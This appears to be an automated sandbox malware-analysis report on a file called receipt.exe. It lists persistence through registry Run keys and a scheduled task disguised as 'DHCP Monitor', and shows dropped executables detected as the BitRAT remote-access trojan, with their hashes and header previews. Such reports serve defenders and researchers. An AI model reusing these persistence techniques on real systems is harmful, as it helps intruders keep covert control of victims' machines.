- Report size getting too big, too many NtAllocateVirtualMemory calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
00:52:27	API Interceptor	142x Sleep call for process: powershell.exe modified
00:52:55	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run Uewizrlgm "C:\Users\user\AppData\Roaming\Zyfrlcamp\Uewizrlgm.exe"
00:53:03	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run Uewizrlgm "C:\Users\user\AppData\Roaming\Zyfrlcamp\Uewizrlgm.exe"
00:54:17	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run Cfrstztdf "C:\Users\user\AppData\Roaming\Qwpuntax\Cfrstztdf.exe"
00:54:19	API Interceptor	188x Sleep call for process: receipt.exe modified
00:54:20	Task Scheduler	Run new task: DHCP Monitor path: "C:\Users\user\Desktop\receipt.exe" s>$(Arg0)
00:54:27	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run Cfrstztdf "C:\Users\user\AppData\Roaming\Qwpuntax\Cfrstztdf.exe"

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Uewizrlgm.exe.log

Process:	C:\Users\user\AppData\Roaming\Zyfrlcamp\Uewizrlgm.exe
File Type:	ASCII text, with CRLF line terminators

Category:	dropped
Size (bytes):	1039
Entropy (8bit):	5.3436815157474165
Encrypted:	false
SSDEEP:	24:ML9E4Ks2wKDE4KhK3VZ9pKhyE4KdE4KBLWE4K5AE4Kzr7a:MxHKXwYHKhQnoyHKdHKBqHK5AHKzva
MD5:	6C24176D343957C767AA6536571797FA
SHA1:	64512F67A49AF75E9A67474DF54FCCD3472905B2
SHA-256:	63AB82B5B458425DB1E0831E1BB8CA642C602D9BCB0762A1E47C7836CACF3350
SHA-512:	D0DFB30B723CC1F0ADB8D9448220AC67A1A21243499B7EB31402CAA0CE9F6A892073E10C52D132E59BF2321F05DBB0973B7E1026023992FC33DE5AB74A6979A4
Malicious:	false
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..2,"System.Numerics, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System.Runtime.Serialization, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Runteb92aa12#\34957343ad5d84daee97a1affda91665\System.Runtime.Serialization.ni.dll",0..2,"System.Data, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b880

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\receipt.exe.log

Process:	C:\Users\user\Desktop\receipt.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	1039
Entropy (8bit):	5.3436815157474165
Encrypted:	false
SSDEEP:	24:ML9E4Ks2wKDE4KhK3VZ9pKhyE4KdE4KBLWE4K5AE4Kzr7a:MxHKXwYHKhQnoyHKdHKBqHK5AHKzva
MD5:	6C24176D343957C767AA6536571797FA
SHA1:	64512F67A49AF75E9A67474DF54FCCD3472905B2
SHA-256:	63AB82B5B458425DB1E0831E1BB8CA642C602D9BCB0762A1E47C7836CACF3350
SHA-512:	D0DFB30B723CC1F0ADB8D9448220AC67A1A21243499B7EB31402CAA0CE9F6A892073E10C52D132E59BF2321F05DBB0973B7E1026023992FC33DE5AB74A6979A4
Malicious:	**true**
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..2,"System.Numerics, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System.Runtime.Serialization, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Runteb92aa12#\34957343ad5d84daee97a1affda91665\System.Runtime.Serialization.ni.dll",0..2,"System.Data, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b880

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\time[1].exe

Process:	C:\Users\user\AppData\Local\Temp\Rzqhcgbd1time.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	8177152
Entropy (8bit):	7.173330086107205
Encrypted:	false
SSDEEP:	196608:LIRcbH4jSteTGvDxwhzav1yo31CPwDv3uFZjeg2EeJUO9WLQkDxtw3iFFrS6XOfA:LdHsfuDxwZ6v1CPwDv3uFteg2EeJUO9E
MD5:	A9F5E3E4DF4ED31CB7FB95068D4C240B
SHA1:	F40E523B5FC1703FCA65F069BAF6CD991A4DCF23
SHA-256:	03AA67A1CB5896C377E33A6D71FEEDF90088A823E895B35EE651A159A4DC8316
SHA-512:	791F17B8F6E60BC86E637697BFEFB4694769D6A43882686BD663D64D37F97C1929D54F4C445803662D02E387280D70BE6F870025AC74827E074E8658B6E3EC7A
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_BitRAT, Description: Yara detected BitRAT, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\time[1].exe, Author: Joe Security • Rule: MALWARE_Win_BitRAT, Description: Detects BitRAT RAT, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\time[1].exe, Author: ditekSHen
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....H.....!..L.!This program cannot be run in DOS mode....$.....e.....h.....h..y....h..... T.....).....).....).....c.....c.....c.....[.....c.....;...)...4.....).....Rich.....PE..L.....`.....-...N.....R.(.....@.....}.....8.(.....:(.@.....0{..J.....4.....2.@.....\.8.....text...=.-.....-..... ..`.rdata..f.....-.....@..@.data.....8.."....8.....@....gfids.....`:.....9.....@..@.tls.....:.....9.....@....rsrc...(.@..:...@...9.....@..@.reloc...J...0{..L...zz.....@..B.....

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	5829
Entropy (8bit):	4.8968676994158
Encrypted:	false
SSDEEP:	96:WCJ2Woe5o2k6Lm5emmXIGvgyg12jDs+un/iQLEYFjDaeWJ6KGcmXx9smyFRLcU6f:5xoe5oVsm5emd0gkjDt4iWN3yBGHh9s6
MD5:	36DE9155D6C265A1DE62A448F3B5B66E
SHA1:	02D21946CBDD01860A0DE38D7EEC6CDE3A964FC3
SHA-256:	8BA38D55AA8F1E4F959E7223FDF653ABB9BE5B8B5DE9D116604E1ABB371C1C87
SHA-512:	C734ADE161FB89472B1DF9B9F062F4A53E7010D3FF99EDC0BD564540A56BC35743625C50A00635C31D165A74DCDBB330FFB878C5919D7B267F6F33D2AAB328E7
Malicious:	false
Preview:	PSMODULECACHE.....<.e...Y...C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo.....fimo.....Install-Module.....New-ScriptFileInfo.....Publish-Module.....Install-Script.....Update-Script.....Find-Command.....Update-ModuleManifest.....Find-DscResource.....Save-Module.....Save-Script.....upmo.....Uninstall-Script.....Get-InstalledScript.....Update-Module.....Register-PSRepository.....Find-Script.....Unregister-PSRepository.....pumo.....Test-ScriptFileInfo.....Update-ScriptFileInfo.....Set-PSRepository.....Get-PSRepository.....Get-InstalledModule.....Find-Module.....Find-RoleCapability.....Publish-Script.....<.e...T...C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1*.....Install-Script.....Save-Module.....Publish-Module.....Find-Module.....Download-Package.....Update-Module....

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	15668
Entropy (8bit):	5.539435918332483
Encrypted:	false
SSDEEP:	384:Qte/3lpC8Jy0/+clSBxn+ulPbsFvl1Xs4ouYP:T8g44x+ulQCiFP
MD5:	99993A7F5CB725F4E78281EF771CC93E
SHA1:	837B1F69FD492ACA0C2748F194AAD31BE87BB281
SHA-256:	AB2717455A99EFE615B0CE7FB797CB6B38AB8F4DD955F291CFC8E9F0ACA069D1
SHA-512:	EE899019BC521AAED459CCFE13F2CE6264ECE748CC565418F6D6F670C192A65B126845462027FFBB77127B83F1B05EFD946031469A84BE18359DEA2212F3A698
Malicious:	false
Preview:	@...e.....6.....L.....H.....<@.^.L."My...:'..... .Microsoft.PowerShell.ConsoleHostD.....fZve...F.....x.).....System.Management.Automation4.....[...{a.C..%6..h.....System.Core.0.....G-.o...A...4B.....System..4.....Zg5..:O..g..q.....System.Xml..L.....7.....J@.....~.....#.Microsoft.Management.Infrastructure.8.....'....L..}.....System.Numerics.@.....Lo...QN.....<Q.....System.DirectoryServices<.....H..QN.Y.f.....System.Management...4.....].D.E.....System.Data.H..... ....H..m)aUu.....Microsoft.PowerShell.Security...<.....~.[L.D.Z.>..m.....System.Transactions.<.....):gK..G...$.1.q.....System.ConfigurationP...../.C..J..%...].....%.Microsoft.PowerShell.Commands.Utility...D.....-.D.F.<;.nt.1.....System.Configuration.Ins

C:\Users\user\AppData\Local\Temp\Rzqhcgbd1time.exe	
Process:	C:\Users\user\Desktop\receipt.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	236032
Entropy (8bit):	6.5323035265552685
Encrypted:	false
SSDEEP:	3072:KUcvuJEXStOjA7BpQC2mCLsTRozN4rMtH02BhAAH7TNd3XxfyEAg0FujoBL1Vwso:omjtOEKKo0MtUEjwEAOgwHes
MD5:	75C8427471203E42A905F099D986BAE4
SHA1:	0516E741687AB1F9D10AA65AE27295DA3583881E
SHA-256:	176A5367D9746B3B7C35AAEB04B905007F59EDFF29BC3790345864F13F54A045
SHA-512:	D4C34E343E3D959DCF8386F1B25FFC4C2B1E7A69C4B9B19D9026EBFBDC7A6DCD7B4369323005E18A00929E9293A89163009E72011368D18FA3BE16D6194907B
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....Z/...Nf}.Nf}.Nf}..}.Nf}..}.Nf}..}.Nf}%.e\|.Nf}%.c\|"Nf}%.b\|<Nf}..c\|.Nf}..}.Nf}.Ng}mNf}..o\|.Nf}..d\|.Nf}Rich.Nf}.....PE..L...$.0_.....V...P.....p....@.....@.....,h..x.....\&...9..8.....:.....9..@.....p.....text...{U.....V..... ..`.rdata.....p.....Z.....@..@.data.....\.....@....gfids.....l.....@..@.tls.....p.....@....reloc..\&.....(...r.....@..B.....

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_2aaubalt.hnh.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe

File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_510hlvzt.aiq.psm1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_5hdjraij.jjy.psm1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_mdx1dwvt.bzm.ps1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A

Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_pprxpt1r.l01.ps1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_qssrr0pi.tj1.ps1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_uiczbahz.d5j.psm1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_vk433jog.5ut.psm1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U

MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp\tmp8F98.tmp

Process:	C:\Users\user\Desktop\receipt.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1297
Entropy (8bit):	5.093145713726889
Encrypted:	false
SSDEEP:	24:2dH4+S/4oL600QlMhEMjn5pwjVLUYODOLG9RJh7h8gK0gxtn:cbk4oL600QydbQxIYODOLedq3xj
MD5:	A52F88B903A44B3FC99075E491AD6B11
SHA1:	DDC29FA08F377D15DDAAE9698BEEFB76D2B0EF6E
SHA-256:	75F003CC2850ADAF0C72456C1231DF5BA5207C59EA05DEED1DCA561F831ADEC7
SHA-512:	14CF0A14F963225F637F6FD43EB80A194727BFC88D63EDBF57CA766AF59F30B32DE57D58E87FC7889254C26150F5508D0F0DCC2D2FBAC04FCB3B4E8331E4A1 6
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo />.. <Triggers />.. <Principals>.. <Principal id="Author">.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>HighestAvailable</RunLevel>.. </Principal>.. </Princi pals>.. <Settings>.. <MultipleInstancesPolicy>Parallel</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoing OnBatteries>false</StopIfGoingOnBatteries>.. <AllowHardTerminate>true</AllowHardTerminate>.. <StartWhenAvailable>false</StartWhenAvailable>.. <RunOnlyI fNetworkAvailable>false</RunOnlyIfNetworkAvailable>.. <IdleSettings>.. <StopOnIdleEnd>false</StopOnIdleEnd>.. <RestartOnIdle>false</RestartOnIdle>.. </IdleSettings>.. <AllowStartOnDemand>true</AllowStartOnDemand>.. <Enabled>true</Enabled>.. <Hidden>false</Hidden>.. <RunOnlyIfIdle>false</RunO nlyIfIdle>.. <Wak

C:\Users\user\AppData\Local\Temp\uIyibZtq20fMk9Yx.exe

Process:	C:\Users\user\AppData\Local\Temp\Rzqhcgbd1time.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	8177152
Entropy (8bit):	7.173330086107205
Encrypted:	false
SSDEEP:	196608:LIRcbH4jSteTGvDxwhzav1yo31CPwDv3uFZjeg2EeJUO9WLQkDxtw3iFFrS6XOfA:LdHsfuDxwZ6v1CPwDv3uFteg2EeJUO9E
MD5:	A9F5E3E4DF4ED31CB7FB95068D4C240B
SHA1:	F40E523B5FC1703FCA65F069BAF6CD991A4DCF23
SHA-256:	03AA67A1CB5896C377E33A6D71FEEDF90088A823E895B35EE651A159A4DC8316
SHA-512:	791F17B8F6E60BC86E637697BFEFB4694769D6A43882686BD663D64D37F97C1929D54F4C445803662D02E387280D70BE6F870025AC74827E074E8658B6E3EC7A
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_BitRAT, Description: Yara detected BitRAT, Source: C:\Users\user\AppData\Local\Temp\uIyibZtq20fMk9Yx.exe, Author: Joe Security • Rule: MALWARE_Win_BitRAT, Description: Detects BitRAT RAT, Source: C:\Users\user\AppData\Local\Temp\uIyibZtq20fMk9Yx.exe, Author: ditekSHen
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....H.....!..L.!This program cannot be run in DOS mode....$.....e.....h.....h..y....h..... T.....).....).....).....c.....c..... c.....[.....c.....;..)...4.....).....Rich.....PE..L.....`.....-...N.....R.(.....@.....}.....8.(.....:(.@..... .....0{..J.....4.....2.@.....\.8.....text...=.-.....-..... ..`.rdata..f.....-.....@..@.data.....8.."....8.....@....gfids.....`:.....9 .....@..@.tls.....:.....9.....@....rsrc...(.@...:...@...9.....@..@.reloc...J...0{..L...zz.....@..B..... .....

C:\Users\user\AppData\Roaming\D06ED635-68F6-4E9A-955C-4899F5F57B9A\run.dat

Process:	C:\Users\user\Desktop\receipt.exe
File Type:	ISO-8859 text, with no line terminators
Category:	dropped
Size (bytes):	8
Entropy (8bit):	3.0
Encrypted:	false
SSDEEP:	3:bf/tn:bXtn
MD5:	E8DD9C8337A14AE618F9ADF65F4855DD
SHA1:	1CC2BD7EBD1F7426AEC617B5B039B2529090CA6E

SHA-256:	3A542822BEB02AB976F97FA2FBF0448B368921CAD54229A9598DC4071C36234F
SHA-512:	85824E14AA60F9394CDF822954086C24C76E46BC9EDBC1B29658430F25B621398FE1D9E46FE3D26A99A9CED517EC4514C3D4034D5C2AC224B57516109799255
Malicious:	false
Preview:	.%....H

C:\Users\user\AppData\Roaming\D06ED635-68F6-4E9A-955C-4899F5F57B9A\task.dat

Process:	C:\Users\user\Desktop\receipt.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	34
Entropy (8bit):	3.9986525468781666
Encrypted:	false
SSDEEP:	3:oNWXp5vXdPAdA:oNWXpFNV
MD5:	4F1E689613B0A378B755BDBE95005CD3
SHA1:	F9B5D69949C1F31BA1CC03AA6E6915115F23920E
SHA-256:	B181128C655C3A0BFFBE8E8F665EECBEACD810B663315C68765218331384B216
SHA-512:	13824D97D1E94C6C1D5BE901F5A1391DDD7CDC56D58CA9BFDE27718AB4A4E7302A25A446FCFF96693E0299829A9442E16F030D563A344AAE068B895A5ABB5AE
Malicious:	false
Preview:	C:\Users\user\Desktop\receipt.exe

C:\Users\user\AppData\Roaming\Qwpuntax\Cfrstztdf.exe

Process:	C:\Users\user\Desktop\receipt.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	1505280
Entropy (8bit):	7.934061632009417
Encrypted:	false
SSDEEP:	24576:9ct1Eh0F4ATi6OKm1Hh1DV2FK/71dEbni7H1o0wwCwTdaPWU0XFpfbICj7J:9aeRKi6Nm1BVV2FI52sHGCdRXFpfbn7
MD5:	220925C99E482FD480DEDB37CA1B59D3
SHA1:	828278C1467AF367892469CBCED139533ECCE7E1
SHA-256:	E2340403396069B5CA3A235A66889ABF2540C8E382BFF1CB704EF2CDB13DADE9
SHA-512:	55DC454A0CC616FBCBB646646CAD5AA7BEEFDAFD7A6193AD7CA653EACDD2A15FA6D077991135DBD681C74F1CFE16E99A0BABA73AC81048AB77977CE8FCEEDB27
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....m4c.....(.....G... ...`....@.. .....`..... ..`.....G..W....`.....@..... ....H.....text....'... ...(..... ..`.rsrc.....`.....*.....@..@.rel oc.....@.....@..B.....G.....H.....<.....0.....-.&(....+.&+.*....0..<..... .....%.....-.&&(....%-.+.(....+.&..-.&.-.+..+.s. ...z.*.0..;.....(....o....o....s.....,.&+..+.. .Zb.o.....-.&...+..o.....*.....2.....0..P.....(....t....o.....,.&...,.&+/.+..+.....-.&+..+..r...p .....o....&..&....X....i2.*.....,..B.....0..-.....~....%- .&~.....s....%.-.&+.....+.s....*...B(....(....o....*....0.....s.....-.&+.....

C:\Users\user\AppData\Roaming\Qwpuntax\Cfrstztdf.exe:Zone.Identifier

Process:	C:\Users\user\Desktop\receipt.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64E
Malicious:	**true**
Preview:	[ZoneTransfer]....ZoneId=0

C:\Users\user\AppData\Roaming\Zyfrlcamp\Uewizrlgm.exe

Process:	C:\Users\user\Desktop\receipt.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	1505280
Entropy (8bit):	7.934061632009417
Encrypted:	false
SSDEEP:	24576:9ct1Eh0F4ATi6OKm1Hh1DV2FK/71dEbni7H1o0wwCwTdaPWU0XFpfbICj7J:9aeRKi6Nm1BVV2Fl52sHGCdRXFpfbn7
MD5:	220925C99E482FD480DEDB37CA1B59D3
SHA1:	828278C1467AF367892469CBCED139533ECCE7E1
SHA-256:	E2340403396069B5CA3A235A66889ABF2540C8E382BFF1CB704EF2CDB13DADE9
SHA-512:	55DC454A0CC616FBCBB646646CAD5AA7BEEFDAFD7A6193AD7CA653EACDD2A15FA6D077991135DBD681C74F1CFE16E99A0BABA73AC81048AB77977CE8FCEEDB27
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....m4c.....(.....G... ...`....@.. .....`.....`.....G..W....`.....@..... ....H.....text....'... ...(..... ..`.rsrc.....`.....*.....@..@.reloc.....@.....@..B.....G.....H.....<.....0.....-.&(....+.&+.*....0..<..... .....%.....-.&&(....%-.+.(....+.&..-.&.-.+..+.s....z.*.0..;.....(....o....o....s.....,.&+..+.. .Zb.o.....-.&...+..o.....*.....2.....0..P.....(....t....o.....,.&...,.&+/.+..+.....-.&+..+..r...p .....o....&..&....X....i2.*.....,..B.....0..-.....~....%-.&~.....s....%.-.&+.....+.s....*...B(....(....o....*....0.....s.....-.&+.....

C:\Users\user\AppData\Roaming\Zyfrlcamp\Uewizrlgm.exe:Zone.Identifier

Process:	C:\Users\user\Desktop\receipt.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64E
Malicious:	**true**
Preview:	[ZoneTransfer]....ZoneId=0

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.934061632009417
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	receipt.exe
File size:	1505280
MD5:	220925c99e482fd480dedb37ca1b59d3
SHA1:	828278c1467af367892469cbced139533ecce7e1
SHA256:	e2340403396069b5ca3a235a66889abf2540c8e382bff1cb704ef2cdb13dade9
SHA512:	55dc454a0cc616fbcbb646646cad5aa7beefdafd7a6193ad7ca653eacdd2a15fa6d077991135dbd681c74f1cfe16e99a0baba73ac81048ab77977ce8fceedb27
SSDEEP:	24576:9ct1Eh0F4ATi6OKm1Hh1DV2FK/71dEbni7H1o0wwCwTdaPWU0XFpfbICj7J:9aeRKi6Nm1BVV2Fl52sHGCdRXFpfbn7
